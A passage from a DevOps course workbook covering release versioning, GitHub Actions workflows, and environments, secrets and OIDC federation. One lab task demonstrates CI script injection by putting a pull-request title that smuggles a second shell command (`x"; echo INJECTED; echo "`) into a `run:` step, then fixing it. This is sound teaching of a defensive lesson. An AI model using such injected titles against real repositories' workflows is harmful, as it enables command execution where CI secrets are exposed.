- **Done when:** the tag created by A now triggers B, and you can explain why GitHub blocks the default behaviour (to prevent recursive workflow loops).

- [ ] **T6 — Prove it: operate a release bot** *(≈45 min, advanced)*
  - **Goal:** operate a bot-driven release.
  - **Steps:**
    1. Without the guide, set up `release-please` on a scratch repo.
    2. Merge one `fix:` and one `feat:` PR, then merge the Release PR.
    3. Explain in writing why the resulting version is what it is.
  - **Done when:** the repo has a tag and a GitHub Release whose version matches the SemVer rule for your commits, and your explanation names which commit drove the bump.

10 Self-check questions

1. A change removes a field from a JSON response. Which version component do you bump, and why?
2. Which sorts higher: `1.0.0-rc.1` or `1.0.0`? `1.0.0-beta.2` or `1.0.0-beta.11`?
3. What bump does `feat(api)!: ...` produce? What about a `docs:` commit?
4. Why might a workflow triggered on tag push not run when a bot creates the tag?
5. Why is it a bad idea to rebuild the artifact when promoting a release candidate to final?

ANSWERS

1. MAJOR, since it is an incompatible change to the public API (unless the API is explicitly marked as unstable, `0.x`).
2. `1.0.0` is higher than `1.0.0-rc.1`; `1.0.0-beta.11` is higher than `1.0.0-beta.2` because numeric identifiers compare numerically.
3. MAJOR; a `docs:` commit produces no release by default.
4. Events produced using the default `GITHUB_TOKEN` do not trigger new workflow runs (to avoid loops). Use a GitHub App token or PAT, or run the build in the same workflow.
5. A rebuild is a different artifact; what you tested as the candidate is no longer what you ship. Promote the exact tested artifact.

11 Further reading

- Semantic Versioning 2.0.0 specification: https://semver.org
- Conventional Commits specification: https://www.conventionalcommits.org
- Keep a Changelog: https://keepachangelog.com

- GitHub Docs: "Managing releases in a repository" and "Automatically generated release notes".
- Documentation for `release-please`, `semantic-release`, `git-cliff` and `changesets` (each project's repository README).
- *Software Engineering at Google* (Winters, Manshreck, Wright), the chapter on dependency management, for the argument about version promises.

LAB NOTES What I ran, what I saw, what it means

3.11 GitHub Actions: Workflows, Jobs and Triggers

Topic 11 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

GitHub Actions is the automation and CI/CD (continuous integration / continuous delivery) service built into GitHub. You describe automation in YAML files in `.github/workflows/`. Each file is a **workflow**. The vocabulary is small but precise:

- **Event / trigger:** something that happens (a push, a pull request, a tag, a schedule, a manual button) and starts a workflow run.
- **Workflow:** one YAML file; it can have several triggers and several jobs.
- **Job:** a group of steps that runs on **one runner** (a fresh virtual machine or container host). Jobs run **in parallel** by default; `needs:` makes them sequential.
- **Step:** one unit inside a job, either a shell command (`run:`) or a reusable **action** (`uses: owner/repo@version`). Steps share the job's filesystem and run in order.
- **Runner:** the machine executing a job. `runs-on: ubuntu-latest` picks a GitHub-hosted Linux VM. (See artifacts and runners §3.13.)
- **Matrix:** one job definition expanded into many runs (for example Node 20 and 22 on two operating systems).
- **Cache:** saved files (like `~/.npm`) restored on later runs so dependency installs are fast.

Because every job starts on a clean machine, nothing carries over between jobs unless you pass **outputs** or upload **artifacts**.

2 Why it matters in DevOps

- **It is the pipeline.** Everything from CI/CD §0.2 (build, test, scan, publish, deploy) is a workflow living next to the code, reviewed like code.
- **Required checks** on protected branches §3.8 are workflow jobs. A flaky or slow workflow blocks the whole team.

- **Cost and speed:** minutes on private repositories are billed (public repositories get standard hosted runners free). Caching, concurrency cancellation and sensible triggers directly cut cost and wait time.
- **Security:** a workflow can read secrets and push to your registry. Over-broad `permissions`, untrusted pull-request input, and unpinned third-party actions are real attack paths (see secrets and environments §3.12).
- **Reproducibility:** "works on CI" is the standard; if the pipeline is the only way to ship, it must be deterministic.

3 Real-world system example

Open-source projects on GitHub. Many open-source libraries test every PR across several operating systems and language versions using a matrix; the `actions/setup-node` action, maintained by GitHub, documents exactly this matrix pattern in its README. Most popular repositories show a CI status badge driven by a workflow file in `.github/workflows/`.

The `actions/*` and Marketplace ecosystem. GitHub maintains first-party actions (`actions/checkout`, `actions/cache`, `actions/upload-artifact`, `actions/setup-node`) and the Marketplace hosts thousands of community actions, including `docker/build-push-action`, `hashicorp/setup-terraform` and `aws-actions/configure-aws-credentials`. A typical production service chains them: checkout, setup language, restore cache, test, build image, push to a registry, deploy.

Supply-chain incidents such as the 2025 compromise of a widely used third-party GitHub Action (`tj-actions/changed-files`) that exposed secrets in workflow logs are the reason security guidance says to pin third-party actions to a full commit SHA and to keep `permissions` minimal.

4 Diagram

Anatomy of a run:




Figure 3.11-1

What happens inside one job:




Figure 3.11-2

5 How it works

Common triggers (`on:`)

Event	Fires when	Notes
`push`	commits or tags are pushed	filter with `branches:` , `tags:` , `paths:`
`pull_request`	PR opened, synchronized (new commits), reopened	runs on the merge of the PR into the base; for forks, secrets are not available and the token is read-only

Event	Fires when	Notes
`workflow_dispatch`	manual run from the UI/CLI/API	can define `inputs:`
`schedule`	cron (UTC), e.g. `'17 3 * * 1-5'`	minimum 5 minutes; may be delayed at busy times; runs on the default branch
`workflow_call`	another workflow calls this one (reusable workflow)	defines `inputs`, `secrets`, `outputs`
`release` / tag `push`	a release is published / a tag is pushed	release pipelines (semver §3.10)
`merge_group`	merge queue builds a candidate	required for merge queue

Key workflow syntax

Key	Purpose
`name`	display name
`on`	triggers and filters
`permissions`	scopes of the automatic `GITHUB_TOKEN`; set top-level `contents: read` and raise per job only when needed
`env`	environment variables at workflow, job or step level
`concurrency`	`group:` + `cancel-in-progress: true` cancels superseded runs
`jobs.<id>.runs-on`	runner label
`jobs.<id>.needs`	dependency on other jobs
`jobs.<id>.if`	conditional, e.g. `if: github.ref == 'refs/heads/main'`
`jobs.<id>.timeout-minutes`	kill hung jobs (default is 360, far too long)
`jobs.<id>.strategy.matrix`	combinations; `fail-fast`, `max-parallel`, `include`, `exclude`
`jobs.<id>.services`	sidecar containers such as PostgreSQL and Redis
`jobs.<id>.outputs`	values passed to later jobs
`steps[*].uses` / `run` / `with` / `env` / `id` / `if`	the work itself

Expressions and contexts. `${{ ... }}` evaluates expressions over contexts: `github` (event, ref, sha, actor), `env`, `secrets`, `matrix`, `needs`, `steps`, `runner`, `vars`. `github.ref_name` is the branch or tag name; `github.sha` the commit. Never interpolate untrusted values (PR titles, branch names) directly into a `run:` script; pass them through `env:` and quote the variable.

Caching. `actions/cache` stores a directory under a **key**; if the exact key exists it is restored (hit), otherwise `restore-keys` provide a prefix fallback and the cache is saved after the job. Most `setup-*` actions have a built-in `cache:` input (`cache: npm`) that keys on your lockfile. Caches are per-repo, scoped by branch (a PR can read the base branch's cache but not the reverse), evicted after about 7 days without access, and limited in total size per repository (10 GB at the time of writing; check the docs). Caches speed things up, artifacts pass results: do not confuse them.

Pinning. `uses: actions/checkout@v4` follows a moving major-version tag. For third-party actions prefer a full commit SHA with a comment (`uses: owner/action@<40-char-sha> # v2.3.1`); Dependabot can keep those updated. Check the Marketplace or each action's releases page for the current major version when you write new workflows.

6 Step-by-step guide

Prerequisites: a GitHub account, Git, and Node.js 20+ locally for the sample app. Public repositories run on hosted runners at no cost; for private repositories watch your included minutes.

1. **Create a tiny `shop-api` project with a passing test.**

```bash
mkdir shop-api-actions && cd shop-api-actions && git init -b main
cat > package.json <<'EOF'
{
  "name": "shop-api",
  "version": "0.1.0",
  "private": true,
  "scripts": {
    "lint": "node --check src/index.js",
    "test": "node --test"
  }
}
EOF
mkdir -p src test
cat > src/index.js <<'EOF'
function total(items) {
  return items.reduce((sum, i) => sum + i.price * i.qty, 0);
}
module.exports = { total };
EOF
cat > test/total.test.js <<'EOF'
const test = require('node:test');
const assert = require('node:assert');
const { total } = require('../src/index.js');
test('adds up the cart', () => {
  assert.strictEqual(total([{ price: 10, qty: 2 }, { price: 5, qty: 1 }]), 25);
```

```
});
EOF
npm install --package-lock-only >/dev/null && npm test
```

Expected: the TAP output ends with `# pass 1` and `# fail 0`. The generated `package-lock.json` is what `npm ci` and the cache key use.

2. **Write your first workflow.** `.github/workflows/ci.yml`:

```yaml
name: CI

on:
  pull_request:
  push:
    branches: [main]
  workflow_dispatch:

permissions:
  contents: read

concurrency:
  group: ci-${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

jobs:
  lint:
    runs-on: ubuntu-latest
    timeout-minutes: 5
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
          cache: npm
      - run: npm ci
      - run: npm run lint

  test:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    strategy:
      fail-fast: false
      matrix:
        node: [20, 22]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: ${{ matrix.node }}
          cache: npm
```

```
      - run: npm ci
      - run: npm test

  build:
    needs: [lint, test]
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: echo "building ${GITHUB_SHA::7} on ${GITHUB_REF_NAME}"
```

The job id `test` is what you would mark as a required check (matrix jobs appear as `test (20)` and `test (22)`).

3. **Push and watch it run.**

```bash
git add . && git commit -m "ci: add workflow"
gh repo create shop-api-actions --public --source . --push
gh run watch
gh run list --limit 3
```

In the web UI open *Actions*, then the run: you see `lint`, two `test` matrix jobs in parallel, and `build` only after they finish.

4. **See caching work.** Re-run the workflow (`gh run rerun <run-id>`, or push an empty commit with `git commit --allow-empty -m "ci: retry" && git push`). In the `setup-node` step log, the first run says the cache was not found; the second says `Cache restored from key: node-cache-Linux-x64-npm-<hash>`. Compare `npm ci` durations.

5. **Add a service container and an environment variable.** Add this under the `test` job (above `steps:`) to run tests against a real PostgreSQL:

```yaml
    env:
      DATABASE_URL: postgres://postgres:postgres@localhost:5432/shop
    services:
      postgres:
        image: postgres:16
        env:
          POSTGRES_PASSWORD: postgres
          POSTGRES_DB: shop
        ports:
          - 5432:5432
        options: >-
          --health-cmd "pg_isready -U postgres"
          --health-interval 5s
          --health-timeout 5s
          --health-retries 10
```

The health options make the job wait until the database is ready before steps start. Add a step `- run: pg_isready -h localhost -p 5432` to prove it is reachable.

6. **Use path filters and conditions.** Skip heavy jobs for documentation-only changes, and run a deploy-looking step only on `main`:

```yaml
on:
  pull_request:
    paths-ignore: ['**.md', 'docs/**']
```

```yaml
      - name: Only on main
        if: github.ref == 'refs/heads/main' && github.event_name == 'push'
        run: echo "would deploy here"
```

If you make this workflow a required check, remember the skipped-check trap from topic 8 §3.8.

7. **Pass data between jobs with outputs.**

```yaml
  version:
    runs-on: ubuntu-latest
    outputs:
      short_sha: ${{ steps.vars.outputs.short_sha }}
    steps:
      - id: vars
        run: echo "short_sha=${GITHUB_SHA::7}" >> "$GITHUB_OUTPUT"
  use-it:
    needs: version
    runs-on: ubuntu-latest
    steps:
      - run: echo "image tag will be shop-api:${{ needs.version.outputs.short_sha }}"
```

8. **Trigger on tags and on a schedule.**

```yaml
on:
  push:
    tags: ['v*.*.*']
  schedule:
    - cron: '17 3 * * 1-5'      # 03:17 UTC on weekdays
```

Push `git tag -a v0.1.0 -m "Release 0.1.0" && git push origin v0.1.0` and confirm a run starts, with `GITHUB_REF_NAME` equal to `v0.1.0`.

9. **Run it locally for fast feedback (optional).** The community tool `act` runs many workflows in Docker; it is approximate (not identical to GitHub-hosted runners), so treat the real run as the truth.

7 Real-world scenario

(Illustrative.) The `shop-api` pipeline takes 14 minutes because every job reinstalls dependencies and a dev pushes five fixup commits to a PR, queueing five full runs. Costs on the private repo's minutes climb and reviewers wait. The platform engineer adds `cache: npm`, a `concurrency` group with `cancel-in-progress: true` for PR refs, a path filter that skips the docs-only PRs, and splits lint from tests so failures surface in two minutes. Pipeline time drops to about 4 minutes. Later, a `pull_request_target` workflow someone copied from a blog post checks out the PR head with write permissions; a review catches it before a fork can exfiltrate a token, and the team replaces it with a plain `pull_request` workflow. **Lesson:** a workflow is production code. Optimise for feedback time, cost, and least privilege together.

8 Common mistakes and best practices

Don't

- Use `pull_request_target` or `workflow_run` to run untrusted PR code with secrets.
- Interpolate `${{ github.event.pull_request.title }}` (or any user-controlled text) straight into a `run:` script: script injection. Pass it via `env:`.
- Leave default permissions broad; a compromised step then owns your repository.
- Use `@main` or `@latest` for third-party actions, or trust a mutable tag without a review.
- Rely on a cache for correctness. It can miss or be evicted at any time.
- Let jobs hang for the default 6 hours: always set `timeout-minutes`.

Do

- Set `permissions: contents: read` at the top and grant more per job.
- Add `concurrency` with `cancel-in-progress` on PR workflows (not on deploy workflows that must finish).
- Use the lockfile-based `npm ci`, not `npm install`, in CI.
- Pin third-party actions to full SHAs and let Dependabot update them.
- Keep logic in scripts or `make` targets that you can run locally, with the workflow as thin glue.
- Use reusable workflows (`workflow_call`) once three repositories share the same pipeline.

9 Tasks

- [ ] **T1 — First green run** *(≈30 min, beginner)*
  - **Goal:** get a workflow running on every PR.
  - **Steps:**
    1. Build the project and the `ci.yml` from guide steps 1-3.
    2. Open a PR that changes `src/index.js` and watch the checks.
  - **Done when:** the PR shows `lint`, `test (20)`, `test (22)` and `build` all green, and you can point to the line in the log where `npm test` printed `# pass 1`.

- [ ] **T2 — Extend the matrix** *(≈25 min, beginner)*
  - **Goal:** control the matrix.
  - **Steps:**
    1. Add `os: [ubuntu-latest, windows-latest]` and set `runs-on: ${{ matrix.os }}`.
    2. Use `exclude` to drop Node 20 on Windows.
    3. Use `include` to add one extra combination that is not in the grid (for example `node: 18` on `ubuntu-latest`) with a variable `experimental: true`.
  - **Done when:** the run lists exactly the expected number of matrix jobs (4 in the grid minus 1 excluded, plus 1 from `include`, so 4 `test` jobs), shown in the run summary.

- [ ] **T3 — Measure the cache** *(≈25 min, intermediate)*
  - **Goal:** prove caching changes build time.
  - **Steps:**
    1. Run the workflow twice with `cache: npm`; note `npm ci` step time each run.
    2. Remove `cache: npm`, run again, and compare.
    3. Change `package-lock.json` slightly and observe the cache miss and re-save.
  - **Done when:** you have a table of step durations and the log lines for "Cache restored" versus "Cache not found".

- [ ] **T4 — Break it: script injection** *(≈35 min, advanced)*
  - **Goal:** understand why untrusted input must not reach `run:`.
  - **Steps:**
    1. In a throwaway repo, add a step `run: echo "Title: ${{ github.event.pull_request.title }}"`.
    2. Open a PR titled `x"; echo INJECTED; echo "` and read the log.
    3. Fix it with `env: TITLE: ${{ github.event.pull_request.title }}` and `run: echo "Title: $TITLE"`.

- **Done when:** the first version prints `INJECTED` as its own command output and the fixed version prints the title literally.

☐ **T5 — Cost control** *(≈30 min, intermediate)*

- **Goal:** stop wasted runs.
- **Steps:**
  1. Add a `concurrency` group with `cancel-in-progress: true` and `timeout-minutes` on every job.
  2. Push three commits quickly to a PR branch.
  3. Add `paths-ignore` for Markdown and push a docs-only change.
- **Done when:** the Actions tab shows earlier runs as "Cancelled" and the docs-only push triggers no run.

☐ **T6 — Prove it: tag-triggered release skeleton** *(≈45 min, advanced)*

- **Goal:** build the shape of the capstone pipeline from memory.
- **Steps:**
  1. Without the guide, write one workflow that runs lint and tests on PRs and, on a `v*.*.*` tag, runs the tests again and then a `release` job that `needs: test`.
  2. Give the release job `contents: write` only.
  3. Explain in writing what happens when tests fail on a tag.
- **Done when:** pushing a PR runs only the checks, pushing `v0.2.0` also runs the `release` job, and a deliberately failing test prevents it.

10 Self-check questions

1. Do jobs in a workflow share a filesystem? How do you pass data between them?
2. What is the difference between a cache and an artifact?
3. How do you make job B wait for job A, and what happens to B if A fails?
4. Why is `${{ github.event.issue.title }}` inside a `run:` script dangerous?
5. What does `concurrency: cancel-in-progress` do, and when should you not use it?
6. How does a matrix job appear as a required status check?

ANSWERS

1. No, each job gets its own runner. Use job `outputs` for small values and artifacts (or a registry) for files.
2. A cache speeds up repeated work and may be missing; an artifact is a deliberate output of a run that you download or hand to a later job.

3. `needs: [A]`. If A fails, B is skipped unless it uses `if: always()` or a similar condition.
4. The text is substituted into the script before the shell runs it, so an attacker-controlled title can inject commands. Pass it through `env:`.
5. It cancels older runs in the same group when a new one starts. Avoid it for deployments or releases that must complete once started.
6. Each combination is its own check named like `test (20)`; make a final aggregating job (for example `ci-ok` with `needs:` on all and `if: always()`) the single required check.

11 Further reading

- GitHub Docs, "Workflow syntax for GitHub Actions", "Events that trigger workflows", "Using jobs in a workflow", "Dependency caching reference" and "Security hardening for GitHub Actions" (docs.github.com/actions).
- `actions/checkout`, `actions/setup-node`, `actions/cache` repositories on GitHub (README files show current usage and versions).
- *Continuous Delivery* by Jez Humble and David Farley.
- See also Level 5: GitHub Actions for CI/CD §5.2 for deployment-focused pipelines.

LAB NOTES What I ran, what I saw, what it means

3.12 GitHub Environments and Secrets

Topic 12 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

A pipeline needs two things the code itself must not contain: **secrets** (credentials such as API tokens and passwords) and **permission to touch real infrastructure** (staging, production). GitHub gives you three building blocks:

- **Secrets and variables:** named values stored encrypted by GitHub, injected into workflow runs as `${{ secrets.NAME }}` (secret, masked in logs) or `${{ vars.NAME }}` (plain configuration). They can be defined at the **repository**, **organization** or **environment** level.
- **Environments:** named deployment targets such as `staging` and `production`. An environment can have its own secrets and variables plus **protection rules**: required reviewers who must approve, a wait timer, and limits on which branches or tags may deploy to it. A job that says `environment: production` pauses until those rules pass, and only then can it read the environment's secrets.
- **OIDC (OpenID Connect) federation:** instead of storing a long-lived cloud key as a secret, the workflow asks GitHub for a **short-lived signed identity token** (a JWT, JSON Web Token). The cloud provider (AWS, Azure, Google Cloud) is configured to trust GitHub as an identity provider and exchanges that token for **temporary credentials**, but only if the token's claims (repository, branch, environment) match a rule you wrote. No stored cloud secret exists to leak.

2 Why it matters in DevOps

- **CI is a high-value target.** It holds the keys to production. Leaked CI secrets have been the root cause of well-known supply-chain breaches.
- **Separation of duties:** "anyone can merge to main, but only the release managers can deploy to production" is implemented with environment reviewers.
- **Blast radius:** a staging secret should not work in production, and a feature-branch workflow should not be able to reach production at all.

- **Rotation pain:** static cloud keys must be rotated, tracked and never leaked. OIDC removes the whole category. This is the modern default for deploying to AWS (see IAM §6.7 and least-privilege IAM §11.2).
- **Pitfall:** secrets masked in logs are still readable by anyone who can edit the workflow. Protection comes from controlling who can run what, not from masking.

3 Real-world system example

GitHub's OIDC documentation describes the pattern for AWS, Azure, Google Cloud and HashiCorp Vault: the `aws-actions/configure-aws-credentials` action (maintained by AWS) calls AWS STS `AssumeRoleWithWebIdentity` using the GitHub-issued token and returns temporary credentials that expire (by default after an hour). The IAM role's **trust policy** names GitHub's issuer, `token.actions.githubusercontent.com`, and conditions on the token's `sub` claim such as `repo:example-org/shop-api:environment:production`.

Real incidents that explain the design. In 2021 Codecov disclosed that its Bash Uploader script had been tampered with, which allowed environment variables, including CI secrets, to be sent to an attacker. In January 2023 CircleCI disclosed a security incident and told customers to rotate all secrets stored in the platform. Both are the textbook reasons for short-lived credentials, per-environment secrets, pinned third-party actions and least-privilege tokens.

Typical company setup: `staging` deploys automatically on merge to `main`; `production` requires approval by a small reviewers team and is restricted to `main` and release tags; the cloud role for production can only be assumed by workflows running in the `production` environment.

4 Diagram

Environment gate:




Figure 3.12-1

OIDC token exchange (no stored cloud key):




Figure 3.12-2

5 How it works

Where values can live

Scope	Visible to	Use for
Organization secret	selected repos in the org	shared tokens (for example a registry service account)
Repository secret / variable	all workflows in the repo	CI-only credentials, non-sensitive config
Environment secret / variable	only jobs that declare `environment: <name>` and pass its rules	deploy credentials, per-environment URLs and settings

If the same name exists at several levels, the most specific wins (environment over repository over organization). Secrets are not passed to workflows triggered by pull requests **from forks** (except via risky triggers such as `pull_request_target`), and `GITHUB_TOKEN` is read-only there.

Environment protection rules

Rule	Effect
Required reviewers (up to 6 users or teams)	one of them must approve before the job starts; optionally "prevent self-review"
Wait timer	delay (minutes) before the job can proceed, useful for a "bake time"
Deployment branches and tags	restrict to protected branches, or to patterns like `main` and `v*`
Custom deployment protection rules	third-party apps (for example, a monitoring check) can approve or reject
Environment secrets and variables	scoped to this environment only

Availability: environments are free for public repositories; for private repositories some features need a paid plan (GitHub Pro, Team or Enterprise). Check the current docs for your plan.

Using them in YAML

```yaml
jobs:
  deploy-production:
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://example.com
    steps:
      - run: ./deploy.sh
        env:
          API_TOKEN: ${{ secrets.API_TOKEN }}     # environment secret
          REGION: ${{ vars.AWS_REGION }}          # environment variable
```

Secret hygiene rules

- Masking only catches the exact value; transformed values (base64, split strings) can leak. Do not print secrets, ever.
- Never pass a secret on a command line where it appears in process listings; use environment variables or stdin.
- Use `GITHUB_TOKEN` with an explicit `permissions:` block rather than a personal access token (PAT) where possible. If you need a PAT, use a fine-grained one with a short expiry.

- Multi-line secrets (PEM keys) are supported; secrets are limited to 48 KB each.
- Review who can edit `.github/workflows/` (CODEOWNERS §3.8): editing a workflow can exfiltrate any secret the workflow can read.

OIDC claims you can match in a trust policy

Claim	Example	Meaning
`iss`	`https://token.actions.githubusercontent.com`	GitHub's issuer (the trusted identity provider)
`aud`	`sts.amazonaws.com`	intended audience (the AWS action sets this)
`sub`	`repo:example-org/shop-api:environment:production`	who is asking; other forms: `repo:ORG/REPO:ref:refs/heads/main`, `repo:ORG/REPO:ref:refs/tags/v1.2.0`, `repo:ORG/REPO:pull_request`
`repository`, `ref`, `workflow`, `actor`, `environment`	various	extra claims for fine-grained rules

Workflows must grant the job `permissions: id-token: write` to request the token (and `contents: read` if they also check out code).

6 Step-by-step guide

Prerequisites: a GitHub repository (public is free), `gh` CLI. For the AWS part: an AWS account you can experiment in. IAM resources used here are free, but follow the billing guidance: set a billing alarm or budget in the account before any experiments, never use the root user for day-to-day work (see IAM §6.7), and do the teardown at the end.

1. **Add a repository secret and a variable with the CLI.**

```bash
gh secret set REGISTRY_TOKEN --body '<YOUR_TOKEN>'
gh variable set APP_NAME --body 'shop-api'
gh secret list
gh variable list
```

`gh secret list` shows names and update times, never values: secrets are write-only.

2. **Create two environments.**

```bash
gh api --method PUT repos/:owner/:repo/environments/staging
gh api --method PUT repos/:owner/:repo/environments/production
gh secret set DEPLOY_TOKEN --env staging    --body 'staging-<YOUR_TOKEN>'
gh secret set DEPLOY_TOKEN --env production --body 'production-<YOUR_TOKEN>'
```

   Now configure production in the UI: *Settings, Environments, production*: tick **Required reviewers** (add yourself or a teammate; for a solo repo, add a second account or leave "prevent self-review" off), set **Deployment branches and tags** to *Selected branches and tags* and add `main` and the tag pattern `v*`.

3. **A workflow that deploys through the gates.** `.github/workflows/deploy.yml`:

```yaml
name: Deploy

on:
  push:
    branches: [main]
  workflow_dispatch:

permissions:
  contents: read

jobs:
  staging:
    runs-on: ubuntu-latest
    environment: staging
    steps:
      - name: Show which token this environment sees (length only, never the value)
        env:
          DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}
        run: |
          echo "environment secret length: ${#DEPLOY_TOKEN}"
          echo "app: ${{ vars.APP_NAME }}"

  production:
    needs: staging
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://example.com
    steps:
      - env:
          DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}
        run: echo "deploying with a token of length ${#DEPLOY_TOKEN}"
```

Push to `main`. The run shows `staging` finishing, then `production` as **Waiting** with a *Review deployments* button. Approve it (comment optional) and the job runs; the Deployments page of the repository records who approved and when.

4. **See masking in action.** Add `run: echo "token is $DEPLOY_TOKEN"` to the staging job. The log prints `token is ***`. Remove the step again; masking is a safety net, not a design.
5. **Create the AWS OIDC identity provider** (once per account). Console: *IAM, Identity providers, Add provider, OpenID Connect*; provider URL `https://token.actions.githubusercontent.com`, audience `sts.amazonaws.com`. Or CLI:

```bash
aws iam create-open-id-connect-provider \
  --url https://token.actions.githubusercontent.com \
  --client-id-list sts.amazonaws.com
```

(Older guides pass a thumbprint list; AWS now validates GitHub's certificate chain itself and the thumbprint is no longer required for this provider. If your CLI version insists on one, the console route avoids it.)

6. **Create an IAM role GitHub can assume.** Save as `trust-policy.json`, replacing `123456789012` and `example-org/shop-api` with your account id and repository:

```json
{
  "Version": "2012-10-17",
  "Statement": [
